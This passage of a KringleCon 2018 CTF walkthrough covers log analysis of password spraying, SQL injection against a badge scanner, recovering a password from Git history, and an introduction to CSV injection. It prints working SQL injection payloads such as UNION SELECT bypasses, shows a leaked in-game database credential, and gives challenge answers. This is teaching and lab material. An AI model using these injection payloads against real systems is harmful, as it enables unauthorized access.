397	('4768'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae'	'::1')
398	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae@EM.KRINGLECON.COM'	'::1')
399	('4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae'	'10.231.108.200')
400	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16$@EM.KRINGLECON.COM'	'::1')
401	('4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'SYSTEM'	'-')
402	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16$@EM.KRINGLECON.COM'	'::1')
403	('4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16$@EM.KRINGLECON.COM'	'::1')

As a test, let's search the file for other successful logins from the 172.31.254.101 address.

```
john@ubuntu:~/YuleLog$ grep 4624 noHealthMbx.txt | grep "172.31.254.101"
('4624', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'minty.candycane', '172.31.254.101')
('4624', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'minty.candycane', '172.31.254.101')
john@ubuntu:~/YuleLog$
```

It appears Minty was the only one they caught.





Hand In

1) What makes a password spraying attack more likely to be successful that a brute force attack?

2) Why are password spraying attacks more difficult to detect?

Up Next

Now that we have helped Pepper, we can talk to her to collect our hints and move on to the badge manipulation challenge. Warning: The degree of difficulty increases markedly after this.


Objective--Badge Manipulation (Part 1)

What you can learn from this

People have been injecting commands into SQL databases through web sites for a long time. Despite intense education efforts, there are still many web sites that are vulnerable to SQL Injection (SQLI). SQLI has been used in many famous breaches, so anyone who works in IT security should have a basic understanding of SQLI. Researchers have discovered that badge systems often make queries to databases, and those are often vulnerable to SQLI as well. This challenge will take you through the basics of SQLI and help you develop an injection that will allow you to bypass the scanner and enter the secret room


Getting Started

The scanner is farther down the hall, past Pepper Minstix and the Yule Log terminal on the second floor, right side.




Here are some hints from Pepper. The links will appear later in the document.

This is the link with the sample employee badge and here is the badge itself. You can tell from Pepper's hints that we are going to be working on SQLI.



The hint about SQLI in your badge from Pepper goes to this link.

The QR code at the bottom of the badge is what the scanner reads. Fortunately for us, the "USB drive" on the scanner will accept .png files with the QR code. Unfortunately, it won't accept the picture we have of Alabaster's badge, as is. The scanner wants just the QR code, with only white space around it. This picture below was the result of cropping everything but Alabaster's QR code. Let's see if we can get in with Alabaster's code.



Rats, Authorized user account has been disabled.

Let's put Alabaster's code in to a QR decoder to see what it is.

https://zxing.org/w/decode

Decode Succeeded

Raw text	oRfjg5uGHmbduj2m
Raw bytes	41 06 f5 26 66 a6 73 57 54 74 86 d6 26 47 56 a3 26 d0 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	oRfjg5uGHmbduj2m

It must be a random string that identifies Alabaster in the database.

Poking about the database


A good first step in SQLI is to try to get the database to generate an error. Some error messages are informative, telling us how we should proceed with the attack. Instead of a string like the one in Alabaster's badge, we can create our own QR code with some special characters in hopes of getting an error. The old standard for SQLI is `OR 1=1`, so we might as well try that. Try anything you like, just make sure that it includes a special character or two.

To make a QR code, go to the other hint Pepper put in your badge called Bar Code Creation. That site will accept a string of your choosing and generate a QR code in a .png file. You can present the .png file to the scanner. Be careful not to click on the advertising links near the


bottom, you want the SAVE link at the top right.

Hmm, the `OR 1=1` just gave us the error "No Authorized User Found." Let's try something else, like `aaa' OR 1=1`


If that works, you should see a long error message scroll through the scanner display window. If you like, you can write very quickly as the error goes past, take pictures of it with your phone, or let Chrome developer tools do the work for you. Before you submit the QR .png file to the scanner, open More tools > Developer tools. (Or, press F12.)



Then select Network and All.



Once you open the scanner and submit your QR code, you should see traffic between your browser and the site. Since you uploaded your QR code, the upload entry is the one you want.



Hand In

1) What text did you inject to generate the long SQL error?

2) What is the error message?

3) What is the SQL query the scanner uses? Strip away all the error message text until only the query remains.

Objective--Badge Manipulation (Part 2)


Solution (so far)

This query will generate the error we need.

```
aaa' OR 1=1
```

The entire error is:

```
"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT
first_name,last_name,enabled FROM employees WHERE authorized = 1 AND
uid = '{}' LIMIT 1\".format(uid))\"): (1064, u\"You have an error in
your SQL syntax; check the manual that corresponds to your MariaDB
server version for the right syntax to use near '' LIMIT 1' at line
1\")","request":false}
```



If you strip away the error message text, you have this:

```
SELECT first_name,last_name,enabled FROM employees WHERE
authorized = 1 AND uid = '{}' LIMIT 1
```

To proceed with the SQLI, you need to answer some questions.

Hand In

1) What does the application expect the query to return? (Hint: It is not “TRUE” or “FALSE”)

2) Where will your input appear in the query? This is important because you can’t modify what was there before you, only your entry point and the text after that.

3) If you wipe out everything after your input, will there be any unterminated quotes, parentheses, or the like?

4) You want to get rid of everything after the place where your code will go. Look at the type of database (see the error) and then determine what the comment symbol is. If you end your injection with a comment symbol, the rest of the query will be commented out.

Objective--Badge Manipulation (Part 3)

Solution (so far)

Here is the query we will work with:

```
SELECT first_name,last_name,enabled FROM employees WHERE authorized =
1 AND uid = '{}' LIMIT 1
```

The query will return three things to the application. It will return strings with the first and last names, and a value for enabled, likely TRUE or 1 if we want to get in the door. Our modified query must return the same thing: two strings and a 1.

The value on Alabaster's badge must be the `uid`. (In part 1, we found that the QR code on Alabaster's badge contains "`oRfjg5uGHmbduj2m`.") Our input will replace the curly braces (`{}`). When Alabaster scans his badge, this query is executed:

```
SELECT first_name,last_name,enabled FROM employees WHERE authorized =
1 AND uid = 'oRfjg5uGHmbduj2m' LIMIT 1
```

It searches the employees table and if it finds a row with `Alabaster's uid` and a value of `1` for `authorized`, it returns something like `Alabaster, Snowball, 1`. Alabaster's card has been disabled, so `authorized` must be set to `0`.

A Google search for "mariadb comment" takes us to this link, which shows us:

1. From a '#' to the end of a line:

```
SELECT * FROM users; # This is a comment
```

2. From a '-- ' to the end of a line. The space after the two dashes is required (as in MySQL).

```
SELECT * FROM users; -- This is a comment
```

Build the SQLI input

We know that our input, which we can represent by `xxxxxx`, will make the query look like this:

```
SELECT first_name,last_name,enabled FROM employees WHERE authorized =
1 AND uid = 'xxxxxx' LIMIT 1
```

If we end our input with a comment (`xxxxxx#`) we will have this, where the blue text is a comment:

```
SELECT first_name,last_name,enabled FROM employees WHERE authorized =
1 AND uid = 'xxxxxx#' LIMIT 1
```

Now we have a problem. Our input belongs to the uid statement, and we may get an error because we removed a single quote and the remaining quote no longer matches. So, let's begin our input with a single quote to close out the first single quote after `uid=`. Now we have `'xxxxxx#` and the query looks like this.

```
SELECT first_name,last_name,enabled FROM employees WHERE authorized =
1 AND uid = ''xxxxxx#' LIMIT 1
```

All we (i.e., you) need to do now is fill in the `xxxxxx`.

Hand In

We need to add something that will overwrite the values since the first part, `SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = ''` will execute no matter what we do. One way to make the query return our data instead of data from the table is to use either `UNION` or `UNION ALL`. In the link to OWASP that Pepper gave us, look at the paragraph "An example of signature bypass." A link that I found helpful was from Netsparker, especially the paragraph about "Bypassing second MD5 hash check login screens." Notice in that example that the input to the new SELECT statement includes single quotes, `SELECT 'admin'` instead of `SELECT admin`. The one with the quotes will just return the string, admin in this case. The one without the quotes will return values for the variable admin.

1) What is the SQLI that opens the door for you?

Objective--Badge Manipulation (Part 4)

Solution (at last)

This example from the Netsparker link is very close to what we want.


Bypassing MD5 Hash Check Example (MSP)

Username : `admin' AND 1=0 UNION ALL SELECT 'admin',`

`'81dc9bdb52d04dc20036dbd8313ed055'`


The first part, `admin '`, doesn't matter except that we need the single quote to close out the `uid='` that was already in the query. This query returns two strings, admin and 81dc9bdb52d04dc20036dbd8313ed055. Our query needs to return a string for first name, a string for last name, and the number 1 for enabled. So, we can change their SQLI to this. Don't forget the comment symbol # at the end, though.

```
admin' AND 1=0 UNION ALL SELECT 'Charlie', 'Brown', 1#
```



It works!

I'm not fast enough to copy the entire message, so let's fall back to Chrome developer tools (Firefox Web Developer works too). We'll need to enter the access number (19880715) into the Objective.



A note: The SQLI we used could have been shortened considerably. This works too.

```
' UNION SELECT 'Charlie', 'Brown', 1#
```

Thanks to user Justintime on the CentralSec Slack SANS Channel for help on this one!

Preventing SQL Injection

SQL Injection is #1 on OWASP's list of the top 10 web vulnerabilites, and has been for years. This is shameful because there is a simple way to prevent SQL Injection called Parameterized Queries.

This is an example of an SQL query in Java that is vulnerable to SQL Injection.

```
String custname = request.getParameter("customerName");
 String query = "SELECT account_balance FROM user_data WHERE user_name
= custname";
stmt = connection.createStatement();
ResultSet results = stmt.executeQuery(query);
```

You can see that there is nothing that checks the custname variable to detect attempts to embed SQL or other commands. While it is possible to use blacklists (hard to write, easy to defeat) or whitelists (better) to sanitize the input. parametized queries are easier and safer.

Hand in

1) Using the OWASP Query Parameterization Cheat Sheet, fix the Java SQL code so that is uses parameterized queries.

Up Next

The next objective, HR Incident Response, requires that we visit Sparkle Redberry and help her with the Dev Ops Fail terminal challenge. Sparkle is on the left side of the second floor. Off we go!


Terminal--Dev Ops Fail (Part 1)


What you can learn from this

Git repositories keep track of the current state of the software, as well as keeping previous versions and logs of changes. If you have a password in Git, you cannot just remove it from the current version as the traces will remain. The only solution is to treat the password as exposed and change it.

Getting Started


In order to solve the HR Incident Response objective, we need to get hints from Sparkle Redberry and her Dev Ops Fail terminal.





Hints

Sparkle will put two hints into your badge after you talk to her.



The first hint is a link to an article describing this problem, as well as how to make a local copy of a Git repository. Please read the article. In this case, though, the terminal already has a local copy of the repository, so we won't have to copy it.

The second hint is a cheat sheet of Git commands, which is useful in this challenge. The cheat sheet shows you how to examine Git logs, as well as how to revert to a previous version. The logs are helpful, but you will not need to revert the Git repository to a previous version. However, the format for revert is very similar to that of the `show` command, which is not well explained in the cheat sheet and is helpful.

Hand In

1) What is the path to the Git repository in the terminal?

2) Examine the logs. What command did you use, and what did you find?

3) What command did you use to show the changes that Sparkle made?

4) What is the password that Sparkle exposed?


5) What should Sparkle have done to correct this?

Terminal--Dev Ops Fail (Part 2)

Solution

This is what the terminal looks like.

First, let's find the Git repository.



There aren't many choices other than the kcconfmgmt directory, what's in there?

```
elf@4724cb07e495:~/kcconfmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf  4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf    66 Nov  1 15:30 README.md
-rw-r--r-- 1 elf elf  1074 Nov  3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf   537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 public
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 routes
drwxr-xr-x 1 elf elf  4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 views
elf@4724cb07e495:~/kcconfmgmt$
```

That is a Git repository all right. Examine the logs.

```
elf@4724cb07e495:~/kcconfmgmt$ git log
```

Nothing on the first page…

```
commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

commit c27135005753f6dde3511a7e70eb27f92f67393f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 08:11:40 2018 -0500

    Add passport config

commit a6449287cf9ed9151d94fb747f6904158c2c4d71
Author: Sparkle Redberry <sredberry@kringlecon.com>
--More--
```

Aha! That was nice of Sparkle to tell us about the password change. Note that the commit hash was 60a2ffea7520ee980a5fc60177ff4d0633f2516b.

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in
config.js.def need to be updated before use
```

Let's see what that commit contained, using
`git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b`

```
elf@4724cb07e495:~/kcconfmgmt$ git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in
config.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@4724cb07e495:~/kcconfmgmt$
```

Notice that Git stored a difference (diff) of the changes made in that commit. The red text shows deleted code, which is a connection to the app's Mongo database with username sredberry and password twinkletwinkletwinkle.

Now, claim credit for the answer.

```
elf@4724cb07e495:~/kcconfmgmt$ cd ~
elf@4724cb07e495:~$ ./runtoanswer
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!

elf@4724cb07e495:~$
```

Finally, what should Sparkle have done to correct this? Removing the password from the code was a good first step. The second step should have been to change the password.


Objective--HR Incident Response (Part 1)

What you can learn from this

Major spreadsheet applications, like Excel, accept files in the comma separated values (CSV) format. Major spreadsheet applications also allow their users to call other applications through their spreadsheets via formulas. Attackers have exploited this combination in several major attacks by exfiltrating data or even opening reverse shells to the victim computer. Attackers are still pursuing CSV Injection attacks now, so this is something IT security professionals should be aware of.

Hints

Sparkle Redberry has something to say about CSV Injection, after her Dev Ops Fail terminal is solved.



Additionally, she added two hints to our badge.


First, listen to Brian Hostetler's talk, CSV Formula Injections: Pwn Web Apps Like a Ninja.


Second, read the OWASP CSV Injection Page that Sparkle talks about. A link from the OWASP page to an article entitled Comma Separated Vulnerabilities is also worth your time. Note that their solution to prevent CSV Injection is to edit the CSV files to disable formulas before opening them. I don't know of many organizations that do this for their users, although their Intrusion Prevention Systems (IPS) may block the injections. That assumes the attacker's traffic is not encrypted, or the IPS is decrypting incoming traffic, however.

CSV Injection is still a useful attack today.

Getting Started

